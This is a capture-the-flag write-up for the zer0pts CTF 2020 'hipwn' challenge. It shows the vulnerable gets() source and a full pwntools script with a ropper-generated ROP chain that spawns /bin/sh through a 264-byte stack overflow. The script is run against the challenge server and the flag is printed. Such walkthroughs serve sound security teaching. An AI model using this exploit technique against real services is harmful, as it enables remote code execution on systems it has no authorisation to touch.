zer0pts CTF

Pwn : hipwn

Value : 260pts

Description : Hi, all pwners over the world !

Nc 13.231.207.73 9010

Attachment : hipwn.tar.gz

Solutions :

First we need to download the attachment «hipwn.tar.gz» and extract it.

Once extracted we get a binarry called «**chall**» and his source code named «**main.c**», here is the source code.

```
#include <stdio.h>

int main(void) {
  char name[0x100];
  puts("What's your team name?");
  gets(name);
  printf("Hi, %s. Welcome to zer0pts CTF 2020!\n", name);
  return 0;
}
```

Looking at the protection with «**pwntools**» and «**checksec**» plugin and we discover NX protection is enabled.

```
root@kali:~/Téléchargements/hipwn_45df8446b9171c7c7835d8d8df550844# pwn checksec --file chall
[*] '/root/T\xc3\xa9l\xc3\xa9chargements/hipwn_45df8446b9171c7c7835d8d8df550844/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

As the NX protection is enabled, we can’t eectute the shellcode through the stack. We can bypass this protection with rop chain. For do that, we will first install the tool called «**ropper**».

Source : https://github.com/sashs/Ropper

I installed the tool with pip, with the following commands.

```
$ sudo pip install capstone

$ sudo pip install filebytes

$ sudo pip install keystone-engine

$ sudo pip install ropper
```

Now using the tool, we will generate automatically a rop chain for our binary.

```
root@kali:~/# ropper --file chall --chain execve
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
…
[INFO] generating rop chain
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('Q', x)

IMAGE_BASE_0 = 0x0000000000400000 #
6684b6661236aeb9d2f44719df54778c91d9a510b7bf43da95b98139e1c2ec41
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = ''

rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += '//bin/sh'
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204020)
rop += rebase_0(0x0000000000000704) # 0x0000000000400704: mov qword ptr [rdi], rax; ret;
rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += p(0x0000000000000000)
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204028)
rop += rebase_0(0x0000000000000704) # 0x0000000000400704: mov qword ptr [rdi], rax; ret;
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204020)
rop += rebase_0(0x000000000000141a) # 0x000000000040141a: pop rsi; pop r15; ret;
rop += rebase_0(0x0000000000204028)
rop += p(0xdeadbeefdeadbeef)
rop += rebase_0(0x00000000000023f5) # 0x00000000004023f5: pop rdx; ret;
rop += rebase_0(0x0000000000204028)
rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += p(0x000000000000003b)
rop += rebase_0(0x00000000000024dd) # 0x00000000004024dd: syscall; ret;
print rop
[INFO] rop chain generated!
```

Save the output into a file and name it «**rop.py**». Now we need to find a segmentation fault for send our rop payload.

For it we will just execute the tool and send a bunch of A, until we get a segmentation fault.

```
root@kali:~# python -c 'print "A"*263' | ./chall
What's your team name?
Hi,
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA. Welcome to zer0pts
CTF 2020!

root@kali:~# python -c 'print "A"*264' | ./chall
What's your team name?
Hi,
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA. Welcome to
zer0pts CTF 2020!
Erreur de segmentation
```

As we can see, we got our segmentation fault when the bunch of A have a lenght of 264 bytes.


Now we need to edit the script «**rop.py**», add pwntools, execute the chall binary, and send the bunch of A and the rop chain, then finnally get an inetractive shell.

Here is the code.

```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
import pwn
from pwn import *
from struct import pack

p = lambda x : pack('Q', x)

IMAGE_BASE_0 = 0x0000000000400000 #
6684b6661236aeb9d2f44719df54778c91d9a510b7bf43da95b98139e1c2ec41
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = ''

rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += '//bin/sh'
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204020)
```

```
rop += rebase_0(0x0000000000000704) # 0x0000000000400704: mov qword ptr [rdi], rax; ret;
rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += p(0x0000000000000000)
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204028)
rop += rebase_0(0x0000000000000704) # 0x0000000000400704: mov qword ptr [rdi], rax; ret;
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204020)
rop += rebase_0(0x000000000000141a) # 0x000000000040141a: pop rsi; pop r15; ret;
rop += rebase_0(0x0000000000204028)
rop += p(0xdeadbeefdeadbeef)
rop += rebase_0(0x00000000000023f5) # 0x00000000004023f5: pop rdx; ret;
rop += rebase_0(0x0000000000204028)
rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += p(0x000000000000003b)
rop += rebase_0(0x00000000000024dd) # 0x00000000004024dd: syscall; ret;

payload = "A" * 264

r = process("./chall")
r.recv()
r.sendline(payload + rop)
r.interactive()
```

Running it and we can confirm our exploit work, we get a local shell.



Now edit one last time the tools for interact with the server and not locally. We need to replace the line «r = process(«./chall»)» to «r = remote(«13.231.207.73», 9010)» for get a connection on the server.

Here is the final code.

```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
import pwn
from pwn import *
from struct import pack

p = lambda x : pack('Q', x)

IMAGE_BASE_0 = 0x0000000000400000 #
6684b6661236aeb9d2f44719df54778c91d9a510b7bf43da95b98139e1c2ec41
rebase_0 = lambda x : p(x + IMAGE_BASE_0)
```

```
rop = ''

rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += '//bin/sh'
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204020)
rop += rebase_0(0x0000000000000704) # 0x0000000000400704: mov qword ptr [rdi], rax; ret;
rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += p(0x0000000000000000)
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204028)
rop += rebase_0(0x0000000000000704) # 0x0000000000400704: mov qword ptr [rdi], rax; ret;
rop += rebase_0(0x000000000000141c) # 0x000000000040141c: pop rdi; ret;
rop += rebase_0(0x0000000000204020)
rop += rebase_0(0x000000000000141a) # 0x000000000040141a: pop rsi; pop r15; ret;
rop += rebase_0(0x0000000000204028)
rop += p(0xdeadbeefdeadbeef)
rop += rebase_0(0x00000000000023f5) # 0x00000000004023f5: pop rdx; ret;
rop += rebase_0(0x0000000000204028)
rop += rebase_0(0x0000000000000121) # 0x0000000000400121: pop rax; ret;
rop += p(0x000000000000003b)
rop += rebase_0(0x00000000000024dd) # 0x00000000004024dd: syscall; ret;

payload = "A" * 264

r = remote("13.231.207.73", 9010)
r.recv()
r.sendline(payload + rop)
r.interactive()
```

Run the script «**rop.py**» and we get a shell, take the flag.

```
root@kali:~/Téléchargements/hipwn_45df8446b9171c7c7835d8d8df550844# python rop.py
[+] Opening connection to 13.231.207.73 on port 9010: Done
[*] Switching to interactive mode
$ whoami
pwn
$ ls
chall
flag.txt
redir.sh
$ cat flag.txt
zer0pts{welcome_yokoso_osooseyo_huanying_dobropozhalovat}
$
```

Flag : zer0pts{welcome_yokoso_osooseyo_huanying_dobropozhalovat}